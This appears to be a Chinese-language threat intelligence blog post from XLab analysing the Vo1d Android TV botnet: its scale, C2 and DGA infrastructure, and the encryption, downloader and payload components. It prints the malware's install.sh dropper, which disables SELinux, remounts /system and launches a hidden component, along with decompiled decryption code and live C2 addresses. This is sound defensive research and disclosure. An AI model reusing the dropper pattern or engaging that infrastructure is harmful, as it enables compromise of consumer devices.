

Botnet

风云再起：全球160万电视被Vo1d僵尸网络操控，潜在危害令人担忧




Alex.Turing, Acey9, Wang Hao, heziqian

2025年2月26日 · 47 min read

Top 15 Countries Infected by Vo1d

■ Brazil ■ South Africa ■ Indonesia ■ Argentina ■ Thailand ■ China ■ Morocco ■ Philippines ■ Germany ■ Malaysia ■ Pakistan ■ Iraq ■ Mexico ■ Russia ■ Ecuador



引子

背景介绍

Tranco 1M C2基础设施

1. C2基础设施

2. Tranco 1M排名

百万级网络规模

1. 历史遗留规模

2. 当前活跃规模

3. 独特的暴增骤减现象

4. XLab Codomain系统

技术分析

Part1: Downloader s63分析

i. 1. 解密配置信息

- i. [2. 网络通信](#)
- i. [3. 解密网络流量](#)
- / . [4. 独特的asr_xxtea算法](#)

Part2: Payload ts01分析

- i. [1. install.sh](#)
- i. [2. cv组件](#)
- i. [3. vo1d组件](#)
- / . [4. x.apk组件](#)

Part3: 业务分析

- i. [1. DexLoader](#)
- i. [2. Mzmess Entry](#)
- i. [3. Mzmess SDK](#)
- / . [4. Mzmess Plugin](#)

花絮：草蛇灰线，挖掘更多的资产！

总结

IOC

- [Vo1d C2](#)
 - i. [Vo1d Downloader](#)
 - i. [Vo1d Reporter](#)
 - i. [Vo1d Samples](#)
 - / . [Vo1d Payload](#)
- / . [Mzmess C2](#)
 - i. [popa C2](#)
 - i. [jaguar C2](#)
 - i. [lxhwdg C2](#)
 - c. [spirit](#)

Appendix

[Python ASR](#)

引子

2025年2月24日，[美国全国广播公司新闻（NBC News）](#)报道称：“华盛顿特区的美国住房与城市发展部（HUD）总部的电视设备突然播放了一段未经授权的AI生成视频。视频画面中，唐纳德·特朗普总统弯腰亲吻埃隆·马斯克的脚趾，并配以[LONG LIVE THE REAL KING](#)的醒目字幕。工作人员无法关闭只能被迫拔掉所有电视电源”。这一事件迅速引发舆论热议，公众广泛讨论。网络安全社区亦被触动，开始重新评估电视、机顶盒等设备被黑客攻陷后可能带来的重大风险。

"假如您正坐在沙发上看电视，突然屏幕开始闪烁，遥控器失灵，节目被一串乱码和诡异的指令取代。您的电视仿佛被一股无形的力量接管，变成了一个“数字傀儡”。这不是科幻电影，而是现实中正在发生的威胁——Vo1d 僵尸网络正悄悄控制全球数百万台Android电视设备。" ----By 奇安信XLab

背景介绍

2024年11月28日，XLab大网威胁感知系统监测到IP地址 38.46.218.36 正在传播一个VT 0 检测，名为jddx的ELF文件，AI检测模块提示该文件带有“Bigpanzi僵尸网络的基因”。这引起了我们的兴趣，稍加分析，我们确认jddx是一个使用了Bigpanzi字符串加密算法的下载器，但其代码结构与已知的Bigpanzi样本存在显著差异。难道我们去年曝光的百万级僵尸网络Bigpanzi悄悄的开展了新业务？带着这一疑问，我们展开了深入分析。结果表明，jddx实际上隶属于另一个百万级别僵尸网络Vo1d的新变种。它本身是一个此前从未被安全社区曝光的下载器组件，其后续投递的Payload正是Vo1d僵尸网络的全新变种，这一发现标志着Vo1d已开启新一轮活动。

从我们目前掌握的数据来看，Vo1d僵尸网络此次活动感染了全球160万台Android电视设备，波及全球200多个国家和地区。为了让非网安背景的读者了解百万级别僵尸网络的威力，我们来看看现实中的例子：

- **2024年Cloudflare遭遇的超级攻击：**一次DDoS攻击达到5.6 Tbps的恐怖流量，足以让任何网站瞬间崩溃。那次攻击，只用了1.5万台设备，而我们本次观测到的Vo1d控制着至少160万台设备，规模是那次的100多倍。
- **2016年Mirai的灾难：**Mirai僵尸网络让美国东海岸的互联网瘫痪，Twitter、Netflix无法访问，甚至把整个利比里亚的网络打到“断线”。它的规模不过几十万台，远不及Vo1d。

Vo1d目前主要用于个人盈利，但由于其对设备拥有完全控制能力，攻击者可以轻易将其改换用途，用于直接或间接发动大规模网络攻击，或从事其他网络犯罪活动。事实上，Cloudflare在2024年Q4全球DDoS攻击趋势报告中指出，大量

Android电视和机顶盒设备已参与DDoS攻击。试想，若Vo1d被用于此类攻击，只需背后的操控者一声令下，这160万台设备就会化身洪水猛兽，让您刷不了短视频、打不了游戏，甚至冲垮银行、医院、航空等民生相关系统，影响正常生活。如此量级的僵尸网络的攻击能力甚至是国家级这个层面都难以防御，这绝不是危言耸听。

Vo1d的潜在危害不只是常规网络攻击范畴。安全社区长期以来似乎对电视、机顶盒等设备被攻陷的后果估计不足。这些设备不仅可被用于各种传统意义上的黑灰产活动，更因其作为现代社会内容传播核心媒介的角色，而承载着独特的风险。一旦电视或机顶盒被黑客操控，便可能成为不受法律法规约束的信息传播工具，肆意播送任何图像和声音内容。这种攻击方式在现实世界已有真实的案例：

- 2023年12月11日，阿联酋居民使用的机顶盒遭到网络攻击，正常节目被替换为显示巴以冲突的视频。
- 2025年2月24日，美国住房与城市发展部大楼的电视被入侵，常规内容被替换为特朗普亲吻马斯克脚趾的视频。

试想，如果被Vo1d控制的Android电视被用于传播暴力、恐怖、色情，亦或是利用当前足以假乱真的AI技术炮制领导人的视频进行政治宣传，都会极大影响人们的正常生活秩序，危害社会稳定。

回到Vo1d样本分析，对于安全研究人员来说，如此大规模僵尸网络的新活动可遇不可求。当时我们以jddx为线索，马不停蹄地展开挖掘，收获颇丰：成功捕获了89个样本，发现了诸多基础设施，包括1个Reporter、4个Downloader、21个C2域名、258个DGA种子以及超过10万个DGA域名。为了研究此次Vo1d活动的网络规模与地理分布，我们注册了部分DGA域名。数据显示，当前Vo1d僵尸网络的日活跃IP在80万左右，2025年1月14日，连续一周日活超过150万，观测到的最大数值为1590299。

显然，Vo1d僵尸网络并未因曝光而式微，反而通过技术进化展现出顽强的生命力。正如常言所说：“僵尸永远不死，而且它们拒绝凋零”，通过对Dr.Web博客披露的样本，我们发现Vo1d背后的团伙正在全力提升僵尸网络的隐匿性、健壮性和抗打击能力。这些改进或许正是他们从上次曝光和打击中汲取的经验教训。

以下是此次活动样本的核心变化：

1. 通信加密增强

网络通信使用 RSA 加密，提高数据传输的隐匿性，同时保证即使 DGA C2 被安全研究人员注册，也不可能接管网络。

2. 基本设施结构升级

引入了硬编码，域名生成算法（DGA）两种形式的Redirector C2 用以保护真实 C2，极大增强僵尸网络的隐蔽性、灵活性和抗打击能力。

3. Payload 投递策略优化

每个 Payload 都配备了独立的 Downloader，其中 Payload 本身使用魔改后的 XXTEA 算法加密，其加密密钥通过 RSA 进行保护，大幅提升了对抗分析能力。

2025年，[XLab 指令跟踪系统](#)成功捕获了业务相关的Payload，进一步揭示了Vo1d 的运作模式：攻击者利用受感染的Android电视设备展开的多项黑产活动，包括组建代理网络、推广广告，虚假刷量等。从Payload的功能来看，代理网络是Vo1d的核心目标之一。这一目标的商业价值已通过[911s5代理](#)的成功案例得到充分验证。根据美国司法部的消息，911S5的运营者通过出售代理服务，赚取了超过[9900万美元的非法收入](#)。随着全球执法机构对网络犯罪的打击力度不断加大，网络犯罪集团对匿名化服务的需求日益增长。而Vo1d通过控制全球范围内的海量设备构建的代理网络，相比传统代理更具吸引力，能够更好地满足匿名化和隐蔽性的需求。

综上所述，Vo1d 僵尸网络凭借其百万级别的规模以及持续的技术进化，对全球网络安全构成了长期且严峻的威胁。此次攻击活动已在安全厂商的监测之外潜伏超过3个月，进一步凸显了其隐蔽性。为此，我们决定撰写本文，向社区分享研究成果，为打击网络犯罪贡献一份力量。

Tranco 1M C2基础设施

1. C2基础设施

通过11月28日捕获的样本JDDX，我们识别了C2域名 ssl8rrs2.com 以及基于32个DGA种子生成21120个DGA C2的网络行为模式。C2绑定的 IP **3.146.93.253** 是 vo1d 此次攻击活动的核心基础设施之一，该 IP 下解析了 5 个不同的域名，其中

`ssl8rrs2`和其他域名已在后续捕获的样本中被进一步验证为 C2 域名。这些域名使用了不同的端口实现负载均衡，如 `ssl8rrs2` 使用端口 55600，而 `viewboot` 使用端口 55503，这种做法无疑增加网络的可靠性和抗侦测能力。

通过溯源分析，我们发现了另一个核心资产 **3.132.75.97**，该 IP 关联了以下 7 个域名。其中，`ttss442` 和 `works883` 两个域名已在近期捕获的样本中作为 C2 出现。至于剩余的 5 个域名，综合考虑域名的格式，创建时间，我们有较高信心将其研判为 Vo1d 团伙的资产。

2. Tranco 1M 排名

Tranco 排名 是一个用于衡量网站流行度的综合性排名系统，旨在提供更准确、更可靠的全球网站排名数据。它结合了 Cisco Umbrella, Majestic, Farsight, Cloudflare Radar, Chrome 用户体验报告 (CrUX) 等多个数据源，成为学术界广泛使用的工具。

在 Tranco 的排名中，Vo1d 僵尸网络部分大部分 C2 都进入了全球网站排名 50 万之内，少数更是到了 5 万多名。

值得一提的是 **ttss442**，该域名于 2024 年 11 月 3 日创建，在短短几个月内便冲进全球域名排名前 55000。这一现象从侧面反映了 Vo1d 僵尸网络的庞大的规模和惊人的活跃度。

百万级网络规模

1. 历史遗留规模

Dr.web 一共披露的 5 个 DGA 种子，我们逆向完 DGA 算法后注册了 5 个域名用以测量 Vo1d 旧版本的遗留规模，从数据来看，老版本遗留 bot 日活量约为 5000。

2. 当前活跃规模

此次 Vo1d 变种所采用的 DGA 算法与 Dr.Web 披露的早期样本完全一致，但支持的 DGA 种子数量发生了显著变化，从最初版本硬编码的 5 个种子，扩展到了变种中的 32 个，这一改动显著提升了生成域名的规模。

随着溯源工作的深入，我们陆续注册了 258 个 DGA C2 域名，从而初步掌握了 VO1D 僵尸网络的部分视野。根据收集的数据，约有 160 万设备遭到感染，覆盖全球 226 个国家和地区，2025年1月14日起，连续7天日活Bot接近150万，1月19日达到峰值1590299。

当前日活跃的 Bot 数量在 80 万左右，我们取 2 月 1 日到 15 日的数据进行统计，感染量前 15 的国家分别为巴西 24.97%，南非 13.60%，印度尼西亚 10.54%，阿根廷 5.27%，泰国 3.40%，中国 3.13%，摩洛哥 2.79%，菲律宾 2.22%，德国 2.17%，马来西亚 2.14%，巴基斯坦 2.12%，伊拉克 1.29%，墨西哥 1.29%，俄罗斯 1.14%，厄瓜多尔 1.04%。此次活动中中国感染量不小，日活规模超过 20000。

2025 年 2 月 21 日起，Vo1d 的感染规模迎来一波小增长，当日从 80 万上升到 110 多万。下图为 2 月 25 日感染量前 15 的国家，值得注意的是印度从第 29 位直线上升到第 2 位；中国的感染量也接近 5 万。

3. 独特的暴增骤减现象

不同 C2 使用不同端口，因此可以通过与特定端口通信的 Bot IP 数量来判断某个 C2 的活跃度。在长达两个月的观测中，我们发现大部分端口的通信量较为稳定，构成了 Vo1d 感染量的基本面。然而，55560 端口却表现异常，通信量频繁出现暴增骤减的现象。值得注意的是，Vo1d 僵尸网络数次突破历史规模峰值，均与这一端口的剧烈波动有关。

暴增骤减现象的背后，是一些国家的感染量快速攀升后又迅速衰减，印度是典型代表，其感染量经常在一夜之间出现几十倍的波动。

- 2025年1月14日：Vo1d规模从81万增至152万，印度感染量从18,400飙升至147,619。
- 2025年1月22日：Vo1d规模从143万骤降至78万，印度感染量从94,430回落至5,042。
- 2025年2月20日 - 2月23日：Vo1d规模从82万增至116万，印度感染量从3,901激增至217,771。

我们推测这种“迅猛攀升再快速衰减”的现象背后的可能原因是Vo1d将特定区域的僵尸网络租赁给其他团伙使用。租期开始时，Bot被调离原有网络，导致感染量迅速回落；租期结束后，这些Bot重新归队，使得感染量突然飙升。这种“租赁-归队”的周期性机制，导致了Vo1d规模的在特定时间节点剧烈抖动。（当然这仅仅从数据层面的推测，欢迎了解内幕的朋友不吝指正。）

4. XLab Codomain系统

258个DGA域名对于测量规模至关重要，我们又是如何发现的呢？其中256个是通过传统的逆向工程方法，即分析恶意样本，提取出DGA种子，并基于算法生成域名；而另外2个特殊的DGA域名则是通过**XLab最新研发的Codomain系统直接观测捕获**，正是这两个域名带来了中国被感染的视野。

Codomain系统是一种基于DNS co-occurrence技术的创新工具，能够监控和分析域名之间的共现关系，从而发现潜在的恶意域名或攻击活动。简单来说，其核心原理是：如果一组域名经常被同一组主机在相近的时间段内查询，这些域名就可能存在关联性。以Vo1d僵尸网络为例，它在运行时会访问硬编码C2、DGA生成的C2以及Reporter域名。只要满足特定的时序条件，这三类域名便可在Codomain系统中建立关联，从而帮助研究人员追踪攻击者的基础设施。

Codomain系统在我们整个分析溯源过程中发挥了重要作用，主要体现在以下三个方面：

1: 无样本发现新资产

时间回到2024.12.05，当时已完成了对样本jddx的分析，一个问题摆在我们面前，工作是不是已经完成了？通过对jddx C2 伴生域名的层层分析，我们发现了新的

Downloader和隐藏的C2。这些发现说明尚有样本在视野之外活跃，工作未完，还需努力。

- 通过查询C2 ssl8rrs2的伴生域名，我们发现了域名wowokeys。该域名与jddx的Downloader ssl87362解析至同一个IP 38.46.218.36上，表明wowokeys同样是一个Downloader。
- 进一步查询wowokeys的伴生域名，我们发现域名works883.com。该域名的构词与Reporter works883.xyz一样，显得极为可疑。（works883这个词本身也挺有意思，似乎在嘲讽工作强度拉满的996工作制）
- 最后，我们对works883.com的伴生域名展开调查，发现了一批未知域名，它们符合Vo1d DGA的构造模式。因此work883.com是一个此前未被发现的C2，25年1月6日我们成功捕获了与该C2相关的样本。

2: 无样本确认C2的身份

如前文C2基础设施章节所述，我们在works883.com解析到的IP **3.132.75.97**上发现了7个可疑域名，其中仅2个已关联样本，其余5个通过域名格式和创建时间研判为Vo1d团伙的资产。在这5个域名中，部分可通过**codomain**进一步确认为C2。例如，**snakeers.com**的伴生域名明显符合Vo1d DGA模式，为其C2身份提供了更为确凿的证据。

3: 无样本发现新DGA域名

2024年12月8日，我们通过DGA C2 SINKHOLE当日监测到135万Bot IP，分布全世界，但中国的感染量却异常的低，仅有几十例。这明显与中国拥有各式各样的海量Android电视设备的事实不符，于是我们试图使用codomain去挖掘未知的DGA域名，期望填补中国感染量的空白。

12月15日，我们在分析works883.com的伴生域名时发现了以下DGA域名，它们由一个未知的DGA种子{mask}2940637fafa生成。Vo1d的DGA算法支持**net**、**com**、**top**三种顶级域(TLD)，三者地位平等。在抢注Vo1d DGA C2时，我们通常选择**top** TLD，毕竟价格更实惠。因此我们抢注了下图中z{mask}2940637fafa.com的**top**版本。遗憾的是，该域名并没有带来感染量。

时间来到2025年1月6日，彼时我们已在样本中发现了256个DGA种子，而`{mask}2940637fafa`并不在其中。难道这个特别的种子属于某个过期的样本？答案是否定的。1月18日晚，我们在梳理数据时才发现犯了一个低级错误：`z{mask}2940637fafa.com`在中国的DNS请求量其实一直非常高，而我们却注册了top版本。

我们一边“给自己几拳”，一边火速补注了com版本，结果立竿见影：中国感染量当晚直线飙升，日活Bot从几十暴涨至20000左右；全球范围内，该域名带来了15万的日活感染IP。

`{mask}2940637fafa`这个未知的DGA种子产生的域名有如此大的访问量，说明在野还存在非常活跃的未知Vo1d样本。而且该样本和现有样本的DGA在顶级域使用方面有差别。我们虽然没有捕获这个样本，但在codomain的帮助下，依然获得了视野，成功填补了中国感染量的空白。

技术分析

在我们捕获的89个样本中s63非常适合做为技术分析的对象，因为它下载的后续payload ts01是一个压缩包，包括了多个与核心C2 IP 3.146.93.253通信的组件。下文将从s63入手，分析Downloader的网络通信，Payload解密，最后对ts01各个组件进行拆解，分析vo1d此次活动引入的各种新技术。

Part1: Downloader s63分析

s63的基本信息如下所示，可以看出它是动态链接，因此逆向分析上并没有太多的难度。

MD5: 9e116f9ad2ff072f02aa2ebd671582a5

Magic: ELF 32-bit LSB shared object, ARM, EABI5 version 1 (SYSV), dynamically linked

概括来说，首先它会解密出敏感的配置信息，如下载服务器地址，Payload名称，xxtea秘钥等，然后向下载服务器发送0x10号指令，请求冗余的下载服务器地址，接着向冗余的服务器发送0x11号指令请求Payload，最后解密执行。

1. 解密配置信息

Downloader的配置信息储存在data段，当需要使用时通过decstring函数进行解密。

对decstring函数进行细致的分析之后，发现密文由header + body俩部分组成，其中header的长度是3个字节，它们的异或值为body的长度，header中第1，第2字节用于异或解密body，以下为解密函数的等效python实现。如果您是我们blog的老读者，肯定会觉得这个解密逻辑似曾相识，对，其实它和我们于[2024年1月披露的Bigpanzi字符串解密函数一模一样](#)。

```
def decbuf(buf):  
  
    leng=buf[0]^buf[1]^buf[2]  
    out=''  
    for i in range(3,leng+3):  
        tmp=((buf[i]^buf[1])-buf[1])&0xff  
        out+=chr((tmp^buf[0]))  
    return out
```

以下为解密后的配置信息，其中最重要的两项为xxtea秘钥和下载服务地址。样本通过`%[^:]%[^:]%d`格式化字符串对`38.46.218.36:ts01:9999`提取获得下载服务器的**38.46.218.36:9999**以及**Payload文件名ts01**。

```
Output  
0x7b15 ---> b6d5c945d61a73641e710f357214f3e3 xxtea key  
0x7af9 ---> su -c id  
0xae8 ---> root  
0xb05 ---> /data/system  
0xaf0 ---> %s/.v  
0xace ---> 38.46.218.36:ts01:9999 downloader & payload  
0xaa0 ---> %s/install.sh  
0xab1 ---> u:object_r:system_file:s0
```

2. 网络通信

vo1d此次投入使用的Downloader都支持0x10, 0x11两个指令号，分别对应请求冗余下载服务器以及请求payload两个功能。网络报文的格式为

`length:cmd:body`，其中length字段长度为4个字节，用以表示cmd和body的长度之和； cmd字段长度为一个字节， body字段的长度为length - 1。实际产生的网络流量如下所示，可以看出服务器对0x10,0x11指令的网络请求的响应都是加密的。

3. 解密网络流量

首先来看0x10指令的响应报文，根据length:cmd:body的格式可知body的密文为

`2d 5e 64 ca 3d bc c3 34 39 9f f3 27 d8 2d e8 d3 81 d0 6f 7d b7 f3
c7 49`，解密算法为xxtea，秘钥为配置信息中的
`b6d5c945d61a73641e710f357214f3e3`。

值得注意的是xxtea的秘钥长度固定为16字节，所以真实有效秘钥为前16字节，即
`b6d5c945d61a7364`。Drweb的分析文章关于xxtea秘钥相关的论述是有错误的。

```
v17 = 0xB54CDA56 - 0x61C88647 * v14;
if ( v17 )
{
    v18 = *v11;
    v28 = (int)&v11[v27 - 1];
    v29 = v11;
    do
    {
        v19 = (unsigned int *)v28;
        v20 = v16;
        v21 = (unsigned int *)v28;
        do
        {
            v22 = *--v21;
            v23 = (v16-- ^ (v17 >> 2)) & 3;
            v18 = *v19 - (((16 * v22) ^ (v18 >> 3)) + ((v22 >> 5) ^ (4 * v18))) ^ ((v18 ^ v17) + (v13[v23] ^ v22));
            *v19 = v18;
            v19 = v21;
        }
        while ( v16 );
    }
}
```



使用CyberChef对body密文解密，可以看出冗余下载服务器的地址为
38.46.218.39:9999。s63得到冗余下载服务器地址后，向其发送0x11号指令，请求下载加密的Payload。

接着看一下0x11号指令请求ts01的响应报文，根据上述报文格式，可知body的长度为0x000636b1字节，它由2部分组成，前面256字节为RSA密文，能够解密出xxtea秘钥，而剩余部分则是xxtea加密的真实载荷。

样本中硬编码了 N(模数)–E(公钥指数)格式 的RSA公钥，N值256字节（小端）如下图所示，E值为固定的常量65537。

000026F0	B9 34 C4 68 EA 7C C3 84 29 51 82 D5 36 C6 83 D1
00002700	E6 41 F7 12 47 AB D4 66 5C 09 7F F9 8A D4 0D 8A
00002710	98 8B 62 3A 59 5C 03 F8 6E 2B 82 33 71 D7 7F 9D
00002720	CE D8 28 1D 8A 37 21 EF 59 A9 8A FE 00 7F 22 AB
00002730	88 B4 EA B3 D0 3B AD CF F5 4A 56 CA FD CB D3 8A
00002740	55 1A F9 B7 1B 1E 6F 05 1F 4D 95 6F AE 92 4F 57
00002750	0D 4A D4 E9 94 6D B8 78 63 37 8A 97 24 C2 77 C2
00002760	05 5B DA 82 94 4D 7A CC 33 03 4E EB 8A 1A 1A
00002770	E2 C1 10 DD C6 D1 21 C8 09 21 DE D1 25 E4 2B
00002780	F0 9D 9A 22 B6 C8 D3 24 66 2E 75 9B 70 C4 33 B8
00002790	82 1B 05 0B 0F 8A BD 86 11 05 65 CC 33 BC C7 0A
000027A0	43 96 44 7E 25 FB BD D3 E0 B0 B3 62 19 B6 EF DF
000027B0	60 98 E2 F9 8B F3 FE C1 33 1E F1 FF 6C CD 45 65
000027C0	9F CD 49 67 CC 86 9F 95 32 F6 4C 98 73 EC EA CB
000027D0	B1 1B A7 68 5F C5 38 A6 6C 64 8E 65 04 E2 DD 1F
000027E0	0E EC B9 AD 76 03 0B 78 97 13 63 DC 32 43 B0 C8

拥有上述知识背景之后，可以简单的使用python中的pow函数对RSA密文进行解密，效果如下图所示，解密出的明文的最后32字节为xxtea的秘钥，当然真正用到的是前16字节，即 041db10bf25d4722。

许多心急的安全研究员看到这里，可能和我们一样，已经迫不及待地尝试使用上述密钥对payload进行XXTEA解密。然而，结果却令人失望——无法解密出正确的payload。排查原因时，我们首先检查了解密算法：嗯，就算耶稣来了，这也是XXTEA。算法正确，密钥正确，为什么解密失败？当时，我们和读者一样充满了疑惑。

```

v16 = 0xB54CDA56 - 0x61C88647 * sub_529C(52, v34);
v17 = v34 - 1;
if ( v16 )
{
    v18 = *v15;
    if ( v14 >= 8 )
    {
        v33 = v15;
        v32 = (int)&v15[v34 - 1];
        do
        {
            v23 = (int *)v32;
            v24 = v17 ^ (v16 >> 2);
            v25 = v34;
            v26 = v18 ^ v16;
            v27 = (int *)v32;
            do
            {
                v28 = *--v27;
                v18 = *v23 - (((v28 ^ v36[v24 & 3]) + v26) ^ (((v28 >> 5) ^ (4 * v18)) + ((16 * v28) ^ (v18 >> 3))));
                v29 = v25-- - 2;
                v26 = v18 ^ v16;
                LOBYTE(v24) = v29 ^ (v16 >> 2);
                *v23 = v18;
                v23 = v27;
            }
            while ( v25 > 1 );
        }
    }
}

```

xxtea? yes!

4. 独特的asr_xxtea算法

尽管可以通过模拟或动态dump的方式获取解密后的payload，但我们作为安全研究员并不满足于黑盒式的解密。抱着打破砂锅问到底的态度，在几杯咖啡的陪伴下，我们经过仔细比对，发现Vo1d解密payload的XXTEA算法其实是一个魔改版本——它用 算术右移 (asr) 替代了标准XXTEA算法中的 逻辑右移 (lsr)。我们将此魔改算法命名为**asr_xxtea**，并在Vo1d的各种组件都中发现了它的身影。在恶意软件开发中，对标准算法进行修改并不常见，这一发现从侧面反映了Vo1d团伙深厚的技术积累。

LSR		VS	ASR
LDR	R4, [SP,#0x40+var_34]	LDRD.W	R12, R8, [SP,#0x148+var_134]
AND.W	R2, R9, #3	AND.W	R6, LR, #3
MOV	R1, R10	LDR.W	R1, [R8]
LDR.W	R2, [R11,R2,LSL#2]	LDR.W	R6, [R11,R6,LSL#2]
LDR.W	R0, [R4,R10,LSL#2]	LDR.W	R0, [R8,R12,LSL#2]
LDR.W	R12, [R4]	ASRS	R5, R0, #5
LSLS	R3, R0, #4	LSLS	R4, R0, #4
LSRS	R5, R0, #5	EORS	R0, R6
EORS	R0, R2	EOR.W	R5, R5, R3, LSL#2
EOR.W	R2, R6, LR	EOR.W	R3, R4, R3, ASR#3
EOR.W	R3, R3, R6, LSR#3	ADD	R0, R2
EOR.W	R5, R5, R6, LSL#2	ADD	R3, R5
ADD	R3, R5	EORS	R0, R3
ADD	R0, R2	SUBS	R3, R1, R0
EORS	R0, R3	MOV	R0, #0x61C88647
SUB.W	R6, R12, R0	ADDS.W	R10, R10, R0
MOV	R0, #0x61C88647	STR.W	R3, [R8]
ADDS.W	LR, LR, R0	BNE	loc_20C6
STR	R6, [R4]		
BNE	loc_2D22		

因此想要正确解密，需要将标准xxtea算法中对密文的lsl运算替换为asr。

Part2: Payload ts01分析

解密出的ts01是一个压缩包文件，它包含cv, install.sh, vo1d, x.apk4个文件。这些文件的部分功能和Dr web披露的版本重合，为了行文简洁，下文将只对它们的功能做一个快速分析。

```
(kali㉿kali)-[~/vo1d/ts01_decrypt]
$ tree
.
├── cv
├── install.sh
└── vo1d
└── x.apk
```

1. install.sh

install.sh比较简单，主要功能只有一个：启动cv组件

```
kr_set_perm() {
    chown $1.$2 $5
    if [ -x "/system/bin/chcon" ]; then
        /system/bin/chcon $3 $5
    else
        if [ -x "/sbin/chcon" ]; then
            /sbin/chcon $3 $5
        fi
    fi
    chmod $4 $5
}

setenforce 0

mount -o rw,remount /
mount -o rw,remount /system

kr_set_perm 0 2000 u:object_r:system_file:s0 00755 $MY_FILES_DIR/cv
$MY_FILES_DIR/cv $UID $MY_FILES_DIR > /dev/null 2>&1 &

rm -rf $MY_FILES_DIR/cv
```

2. cv组件

cv组件的功能比较直观，主要有以下4大功能

1. 清除旧版本vo1d组件

2. 启动vo1d组件

3. 安装启动x.apk

4. 上报设备状态

在开始分析具体的功能之前，我们先看一下cv样本的敏感字串解密。cv样本中大量敏感的字串都加密储存在data段，解密函数的decstring交叉引用有39处。

一般来说，面对类似这种加密项较多的情况，为了方便逆向分析的，一种较好的解决方案是使用解密后的明文对密文进行patch，以下是我们用以实现此目标的IdaPython脚本。

```
import flare_emu

addr_list=[]
def decbuf(buf):

    leng=buf[0]^buf[1]^buf[2]
    out=''
    for i in range(3,leng+3):
        tmp=((buf[i]^buf[1])-buf[1])&0xff
        out+=chr((tmp^buf[0]))
    return out

def iterateHook(eh, address, argv, userData):
    addr=argv[0]
    header=idc.get_bytes(addr,3)
    leng=header[0]^header[1]^header[2]
    if leng<=255:
        buf=idc.get_bytes(addr, leng+3)
        out=decbuf(buf)
        if addr not in addr_list:
            addr_list.append(addr)
            print(f'0x{argv[0]:x} ---> {out}')
            idc.patch_bytes(addr,b'\x00'*(leng+3))
            idc.patch_bytes(addr,out.encode())
            idc.create_strlit(addr,addr+leng)

eh=flare_emu.EmuHelper()
eh.iterate(eh.analysisHelper.getNameAddr("decstring"), iterateHook)
```

解密前后data段前100字节的对比如下所示：

.00007000:	88 1A B0 E0-0C 0C 08 D6-DB DB 1F 19-0C E5 1B 0E	é→ a♀♀□ □▼↓♀σ←■
.00007010:	1D D0 D0 DA-1F 1B E5 D6-D0 D0 DB 19-08 E1 DB 0F	↔■■■ r↖←σ □↓□β■*
.00007020:	0C 19 0C 0D-0F 00 00 00-FF FF FF FF-FF FF FF FF	♀↓♀J*■
.00007030:	FF FF FF FF-32 A4 91 1F-41 65 4C A5-03 5E 00 64	2ñævAeLÑ♥^ d
.00007040:	AD C5 11 0-1F 1B E5 D6-D0 D0 DB 19-08 E1 A7 74 00 95	i+←m§n←♥nU!!^o t ò
.00007050:	43 D8 BE C-1F 1B E5 D6-D0 D0 DB 19-08 E1 A7 74 00 95	C+jljgpx }=kx
.00007060:	00 5F D8 88-90 DC 26 DC-DB CA D2 90-27 CD D6 D1	+êÉ&■■■É'=TT
.00007070:	90 DF D2 00-FA 28 C2 D5-99 83 99 9E-EF 97 D5 E8	É■■■·(T ÖâÖPnù PØ
.00007080:	93 94 D5 EE-EB 97 94 00-78 B3 DF 0D-0D 74 40 B1	öö Fεδùö x ■Jt@
.00007090:	4D B2 4E BA-7D 79 7B 46-7C 4E 46 47-47 47 47 00	M■N }y{F NFGGGG
.00007000:	68 74 74 70-3A 2F 2F 63-61 74 6D 6F-72 65 38 38	http://catmore88
.00007010:	2E 63 6F 6D-3A 38 38 2F-61 70 69 2F-73 74 61 74	.com:88/api/stat
.00007020:	75 73 00 00-00 00 00 00-FF FF FF FF-FF FF FF FF	us
.00007030:	FF FF FF FF-25 73 2F 76-6F 31 64 00-00 00 00 6B	%s/vold k
.00007040:	77 6F 72 6B D-72 1F-6A 60 v2 00-00 00 00 2F	worker/u:9H /
.00007050:	73 79 73 74 65 6D-2F 78 62 69-6E 2F 70 6D	system/bin/pm
.00007060:	00 2F 73 79-73 74 65 6D-2F 78 62 69-6E 2F 70 6D	/system/xbin/pm
.00007070:	00 00 00 00-2F 73 79 73-74 65 6D 2F-62 69 6E 2F	/system/bin/
.00007080:	64 61 6D 6E-00 00 00 00-73 73 6C 38-37 33 36 32	damn ssl87362
.00007090:	2E 63 6F 6D-3A 64 32 3A-39 39 39 39-00 00 00 00	.com:d2:9999

